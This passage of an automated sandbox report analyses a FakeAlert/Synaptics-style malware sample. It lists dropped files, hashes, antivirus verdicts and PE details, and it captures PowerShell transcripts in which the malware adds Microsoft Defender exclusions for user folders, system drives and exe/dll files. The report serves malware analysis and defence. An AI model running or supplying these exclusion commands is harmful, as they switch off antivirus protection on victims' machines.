Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="FbcWRuaiKHhu9Uf8QMKCOQ">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\nsbCCFB.tmp\System.dll

Process:	C:\Users\user\Desktop\._cache_uniformerede.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... ....."..... ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B.....

C:\Users\user\AppData\Local\Temp\olE9oXI.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe

File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.264099888586555
Encrypted:	false
SSDEEP:	24:bsF+0zDSU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+kD+pAZewRDK4mW
MD5:	1777D1776247C1C150D1386480A52D5F
SHA1:	0A6B244BCD6F0C091C3702956E626F102EA0ECB5
SHA-256:	6758A377D86B503565A8E871C887D7AD9401E05677514C422913B0C6C2463182
SHA-512:	932E56AA1501AE8A1A669F2446490C0A11942FED49CC775B924BB989061090D5DE6F311CBA2AAA94419BF5F64242C1E45BFFF091817F7EE8680EB8ECE55A2D5B
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="cMw69lcQftZBEgjRqwMv0Q">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\open-menu-symbolic.symbolic.png

Process:	C:\Users\user\Desktop\._cache_uniformerede.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	modified
Size (bytes):	106
Entropy (8bit):	5.091457983029907
Encrypted:	false
SSDEEP:	3:yionv//thPl9vt3lAnsrtxBllNM9NlysfLsQmv//lH1p:6v/lhPysH8Nlysfmv/Tp
MD5:	89B8C9C7F53554F3C57C1BF4881BC0CA
SHA1:	D3231B624F8C2DD2A569F0B87BD58162412CF5C8
SHA-256:	E5BDA8AF2A41C34F47054318E16508C53718ED641D1404F7C33E1DD1E6142184
SHA-512:	D6CBAF433E3EB9680854C381756FC91A97464D614B9A03E3787389901301433AF243D7A183A06CBE6E9DE1CBA2E7E882D6EE5D94AA300872C3B5B684A3DA399B
Malicious:	false
Preview:	.PNG........IHDR.....a....sBIT....|.d....!IDAT8.c`.h.....Z...`4...F.....N.....IEND.B`.

C:\Users\user\AppData\Local\Temp\p3Ti5MN.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.272581421592352
Encrypted:	false
SSDEEP:	24:bsF+0X7jSU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+S7j+pAZewRDK4mW
MD5:	B6FB539BCAB3116CEA69C000B9D74B91
SHA1:	91DCBEA37B11FE5EE1CA774848DD144AA19B6FA1
SHA-256:	94CC356127E3401D9F37DDC60770E6B051802B1D0EB7EAF292A03C5D7EE24DAC
SHA-512:	C4F7C6C5EB5D21533174C9BD5182F233E2C060D463139C22E7B58E0755EA92D680420ACBDAE717BE742AA9429FB9D0C91BF14EEA85B1CFD893A78610B89EC1CC
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="V6uQV_DFuTz69vnKPOKoRg">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\sGgz8WE.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642

Entropy (8bit):	5.2606686072324695
Encrypted:	false
SSDEEP:	24:bsF+039SU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+G9+pAZewRDK4mW
MD5:	BD38955B991754EFE470B8DD1FDDF581
SHA1:	D3E2177D57A5622FDA732CBF9F2315F1974924D0
SHA-256:	39E3B7C900CD1A506A61DC377E9DC0FBDA1FA1A56F468AC4C6B53BE210A758FA
SHA-512:	15AE86563E7518EB2E2B29987414C4C2A6590030C8DB796B6C8A0073F50B52D707F79E28A3E58BAF33E42A281641E1A13D688D18095F1F431DE93493CA3C98C0
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="h2QCmLkBa5UMVbBw2_3n4Q">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\tARkXYN.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.2755014329235905
Encrypted:	false
SSDEEP:	24:bsF+0Z/SU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK++/+pAZewRDK4mW
MD5:	354E2C57D378E5EA6BC9709146EAD0BC
SHA1:	CA1F92B59F6E49813EE4C3B224DCBE188B482728
SHA-256:	EC8F675F0B39B4FE025E1E1FFEE9EAD23C18F22A578407CFB061059C2EC5C1A8
SHA-512:	4305F1497F8E9AA6BF4AB37126D2DAE314B7DA2BECEC76009D6EB498FE1984C75E21E8ED20E0340C98D584C91A1D2FB7395BEB77931574534B202A14B8C2FE4
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="UybNnfUTId6PZOGyPPR7KA">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\td7DLxd.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.267316178507448
Encrypted:	false
SSDEEP:	24:bsF+07ZSU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+K+pAZewRDK4mW
MD5:	0E6661BB2B5A360FAD648504CFAB865F
SHA1:	DA492B9CB24E48B17B969E3B3D963519F97F099F
SHA-256:	E06FF37FA3DE709ACC66E9504BF60F44F395DE2E51588D7BFA944AEBD532FA7A
SHA-512:	DD6C5F2C6CBE63D8E824D859A211380DD28C15A59944D1C21497561112F9F3E103E69A60C01F35991E9A0C40F7217100D8D6E76048184CAEE380E94620B12BA
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="2OHPjf6y9NY3HVV-pbgiUg">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\udfrielser.ini

Process:	C:\Users\user\Desktop\._cache_uniformerede.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	31
Entropy (8bit):	4.453880987666651

Encrypted:	false
SSDEEP:	3:DIjAW11wA:DYkA
MD5:	9ACAEC3B95B7873B0B438825AA485B5B
SHA1:	8A7A84F97759EE701402C96B0B5427E031AA92CD
SHA-256:	13B015F0138E1D08D4A91CA186CF126CAD93ED8F2900457EA1212E816D70BCC5
SHA-512:	F95ED36556398C6E08DE3466A472504011FBA1F27A77ED310C10F47784B464C9B49FD0F06DF161766F47BD106B3BC70E610BDD3AE717E290989813A7AB7D763F
Malicious:	false
Preview:	[GLASFIBRES]..Lerdues61=Swept..

C:\Users\user\AppData\Local\Temp\uniformerede.exe

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.FakeAlert.2.24488.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1270272
Entropy (8bit):	7.2217362129262685
Encrypted:	false
SSDEEP:	24576:TnsJ39LyjbJkQFMhmC+6GD9pYhK8VbNIf8gV2D:TnsHyjtk2MYC5GDwhKzy
MD5:	FEDAD1ADEC8A1D90444051B5BDC6445D
SHA1:	41AD10EE96250D8186D02E3D96923163CB664247
SHA-256:	8B0667EC191E96C251FCE90FD0DEECCC09F1024F78FAF78B9FF32DED8B7CBB3D
SHA-512:	303A40AC70E1E0BEDC08B55F5A0750A29F7E6EBCB55406293DD0F939D816CADC7FD0F6B604D607FD7478EB851A3648B1E5456CA51C971E494DA680FA44F5A8FE
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: C:\Users\user\AppData\Local\Temp\uniformerede.exe, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....@.....@.....B*.....t.....P.....@..!.....@..... .....CODE..... ..`DATA....T.....0.....@...BSS.....idata..B*.....,.....@....tls.....0.....rdata. .9....@.....@..P.reloc.....P.....@..P.rsrc...t.....@..P.....@..P..... .....

C:\Users\user\Desktop\._cache_uniformerede.exe

Process:	C:\Users\user\AppData\Local\Temp\uniformerede.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	498497
Entropy (8bit):	7.745692538224731
Encrypted:	false
SSDEEP:	12288:UYhK8VbimV4PPzrMx6I/zghbBmJY18c2qt:UYhK8VbNIf8gV2w
MD5:	C4B2332489C0BA3E3F2A262F1C2C31B8
SHA1:	9EB3D3CB6B4F160F4DC5A8921A8483A145E814FC
SHA-256:	9E5C0EB06D969F8DD4844C1ABAB791C59FEBDDDD82A5239CBCBEB4570DF07A06
SHA-512:	B6DD828059E5EA139D691EB2D813E9349F6342E57017F2E57C76C3CF2A94C460A9569561EB18AC22E300992F6CDB44C67C05E438F6A3878E6450A525CE92A9B
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L.....Oa.....h...*.....@6.....@.....@.....N..... .....text...vf.....h..... ..`.rdata.....I.....@..@.data...x.....@....ndata.....rsrc....N.....P.....@..@..... ....

C:\Users\user\Desktop\SecuriteInfo.com.Variant.FakeAlert.2.24488.exe

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	2262528
Entropy (8bit):	7.487265723978036
Encrypted:	false
SSDEEP:	49152:onsHyjtk2MYC5GDzso5AJs+gYGh3JfEwVu4H:onsmtk2aS5AJJcEws4H
MD5:	FA4C249127C8D6D3661A369551570EB3

SHA1:	BB1FAA2CD5C36DC224BF162B6C7D381F91A49431
SHA-256:	4B7D1627FBFEFB6B1E47A2AF6E4EC95A542C219EACA1AEF57949FA76378D65A1
SHA-512:	141F2CDE2F424B8883203463AC093B5789A6C2C2B359CA6CF54E9FA8068F91354CC6873DD885CDC92B60D524C9E9080A710036E39764F4931586F38599A32063
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: C:\Users\user\Desktop\SecuriteInfo.com.Variant.FakeAlert.2.24488.exe, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Avira, Detection: 100% • Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....@.....".....@.....B*.....0.....P.....@..!.....@..... .....CODE..... ..`DATA....T.....0.....@...BSS.....idata..B*.....,.....@....tls.....0..... ....rdata..9....@.....@..P.reloc.....P.....@..P.rsrc...0.....@..P.....@..P..... .....

C:\Users\user\Documents\20220527\PowerShell_transcript.701188.PEGMRVYd.20220527043744.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5883
Entropy (8bit):	5.400215318736802
Encrypted:	false
SSDEEP:	96:BZIhtNiyqDo1ZQUZLhtNiyqDo1Ze3v1vvvjZWhtNiyqDo1ZsSv/v/v2Zp:v
MD5:	D69467F265F7D0E645CA865DEACA44D9
SHA1:	874D64130A943BE590F623C1A35D3E7276035C82
SHA-256:	715C6B499837F4C13A8ADE747B1B73A2C66137F495324F6D4FD173BECFB717B2
SHA-512:	4DF0F16E5CC4248DD1EBD05A1049696867A150517838AE69BD2C3CB6221F32B23DD25ABE8CB52EF0AE9CE091DBDDBE44D401389B9D4FF91150ABA6AC3323C2E5
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220527043746..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 701188 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -Command Add-MpPreference -ExclusionPath @($env:UserProfile,$env:AppData,$env:Temp,$env:SystemRoot,$env:HomeDrive,$env:SystemDrive) -Force..Process ID: 6348..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220527043746..**********..PS>Add-MpPreference -ExclusionPath @($env:UserProfile,$env:AppData,$env:Temp,$env:SystemRoot,$env:HomeDrive,$env:SystemDrive) -Force..**********..Windows PowerShell transcript start..Start time: 20220527044151.

C:\Users\user\Documents\20220527\PowerShell_transcript.701188.kN_b0V1N.20220527043800.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5443
Entropy (8bit):	5.38492406816387
Encrypted:	false
SSDEEP:	96:BZLhtNdqDo1ZMZthtNdqDo1Z3NgC4jZThtNdqDo1ZDBooiZB:8
MD5:	0AB05038288EB62F928B5796E3AB532F
SHA1:	A4A7A5967536C785C37C11362D29E12274F9D95A
SHA-256:	CF1228D74864069EE2EE22E31725F4716D07F8EF048DC87260AA53696EC5CCBD
SHA-512:	07C77B211F3B8C944A9AD1BD0B1ED0E26B952E1EB6CACD74BCEC5D7D2FAA75CE95133C38BA447AF36D7C0C2DC3A06635755CB25702F95F1F76ECC43C3E87129
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220527043802..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 701188 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -Command Add-MpPreference -ExclusionExtension @('exe','dll') -Force..Process ID: 6700..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220527043802..**********..PS>Add-MpPreference -ExclusionExtension @('exe','dll') -Force..**********..Windows PowerShell transcript start..Start time: 20220527044104..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 701188 (Microsoft Windows NT 10.0.17134.0)

C:\Users\user\Documents\DUUDTUBZFW\EOWRVPQCCS.xlsm

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	18387
Entropy (8bit):	7.523057953697544

Encrypted:	false
SSDEEP:	384:oUaZLPzMfVSa1VvYXmrsdPkLmDAx7r/l0:oUatwNSSvY2IdsHr/y
MD5:	E566FC53051035E1E6FD0ED1823DE0F9
SHA1:	00BC96C48B98676ECD67E81A6F1D7754E4156044
SHA-256:	8E574B4AE6502230C0829E2319A6C146AEBD51B7008BF5BBFB731424D7952C15
SHA-512:	A12F56FF30EA35381C2B8F8AF2446CF1DAA21EE872E98CAD4B863DB060ACD4C33C5760918C277DADB7A490CB4CA2F925D59C70DC5171E16601A11BC4A6542 04
Malicious:	false
Preview:	PK.....!...5Qr...?.....[Content_Types].xml ...(..... ....N.0.E.H.C.-..@.5.....(..8...-.[.g.....M^..s.5.4.I..P;..!....r....}._.G.`....Y....M.7....&.m1cU..I.T.....`.t...^.Bx..r..~0x....6...`....reb2m.s.$.%...-*c.{.. .dT.m.kL]Yj.|..Yp..".G.....r...).#b.=.QN'...i..w.s..$3..))).....2wn..ls.F..X.D^K.....Cj.sx..E..n._ ....pjUS.9.....j..L...>".....w.... ....l{.sd*...G.....wC.F... D..1<..=...z.As.]...#l.....PK.. .....!..U0#....L....._rels/.rels ...(.....

C:\Users\user\Documents\DUUDTUBZFW\~$EOWRVPQCCS.xlsx

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	modified
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362 C7
Malicious:	false
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

C:\Users\user\Documents\DUUDTUBZFW\~$cache1

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	771584
Entropy (8bit):	6.644060003425038
Encrypted:	false
SSDEEP:	12288:aMSApJVYG5lDLyjsb0eOzkv4R7QnvUUilQ35+6G75V9l4r:ansJ39LyjbJkQFMhmC+6GD9j
MD5:	2A1D1C20CCA885322254DD2A22F51097
SHA1:	B1E3866401ECA22981F985C17CB4CD9C36F85486
SHA-256:	2B88A30E06873F61842038EC6C0E51B954DB482CD4641E33F01B3E80AF9F168D
SHA-512:	ED72F56294BDF292A6EB1953CD657842CCFA2DCF3C5E69F24A1B11E19E5D8BD73DA5AAFB5F171CE91DBB07776CF8C2BF9028035E152E2CC8311A3CD21E51A 886
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: C:\Users\user\Documents\DUUDTUBZFW\~$cache1, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....&.....@..... .....@.....B*.....P.....@..!.....@..... .....CODE..... ..`DATA....T.....0.....@...BSS.....idata..B*.....,.....@....tls.....0..... ....rdata..9....@.....@..P.reloc.....P.....@..P.rsrc.....@..P.....@..P..... .....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows
Entropy (8bit):	7.687518184227138

TrID:	• Win32 Executable (generic) a (10002005/4) 99.94% • Win16/32 Executable Delphi generic (2074/23) 0.02% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • VXD Driver (31/22) 0.00%
File name:	SecuriteInfo.com.Variant.FakeAlert.2.24488.exe
File size:	1490944
MD5:	c5bf732066ab84d1abba5b27638a5191
SHA1:	07b3b8a0e9008e459bd7ba727dd8380320dbc5ad
SHA256:	a4bdfb7869d435589479e095b8d0c9c2b8f987bd3a8c961424376f18c31c650f
SHA512:	2813858f134a0535777e51add46568f6211cc46f23c621bdd74f946665ae918c9b33bc5b54d2de26f087887aed87ead559c5c951eb6e0c3679253bc42724b86e
SSDEEP:	24576:Nso5AJseqW68ZKg1gYLCh3JgzRQJHhrbMDEVuI2N1q:Nso5AJs+gYGh3JfEwVu4
TLSH:	6F65BE88E9CEA255E81B9774E33DCC3851116D6EACF8184C6CCA7E2337773A6452B631
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....@.....<.....

File Icon

Icon Hash:	c4c4c4c8ccd4d0c4

Static PE Info

General

Entrypoint:	0x4014a5
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, DEBUG_STRIPPED, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x0 [Thu Jan 1 00:00:00 1970 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	2a2a662be9dffc461398e7c94d0b55b4

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 00000008h
nop
mov eax, 00000004h
push eax
mov eax, 00000000h
push eax
lea eax, dword ptr [ebp-04h]
push eax
call 00007F0604E46D61h
add esp, 0Ch
mov eax, 00401483h
push eax
call 00007F0604E46D83h
mov eax, 00000001h
push eax

Instruction
call 00007F0604E46D80h
add esp, 04h
mov eax, 00030000h
push eax
mov eax, 00010000h
push eax
call 00007F0604E46D74h
add esp, 08h
mov eax, dword ptr [005383BCh]
mov ecx, dword ptr [005383C0h]
mov edx, dword ptr [005383C4h]
mov dword ptr [ebp-08h], eax
lea eax, dword ptr [ebp-04h]
push eax
mov eax, dword ptr [00539000h]
push eax
push edx
push ecx
mov eax, dword ptr [ebp-08h]
push eax
call 00007F0604E46D4Eh
add esp, 14h
mov eax, dword ptr [005383BCh]
mov ecx, dword ptr [005383C0h]
mov edx, dword ptr [005383C4h]
mov dword ptr [ebp-08h], eax
mov eax, dword ptr [edx]
push eax
mov eax, dword ptr [ecx]
push eax
mov eax, dword ptr [ebp-08h]
mov eax, dword ptr [eax]
push eax
call 00007F0604E46B2Ch
add esp, 0Ch
push eax
call 00007F0604E46D24h
add esp, 04h
leave
ret
push ebp
mov ebp, esp
sub esp, 00000004h
nop
mov eax, dword ptr [005383BCh]
mov ecx, dword ptr [ebp+08h]
mov dword ptr [eax], ecx
mov eax, dword ptr [00000000h]

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x138360	0x3c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x13a000	0x34db8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x13839c	0x54	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x638	0x800	False	0.3896484375	data	4.36493258249	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
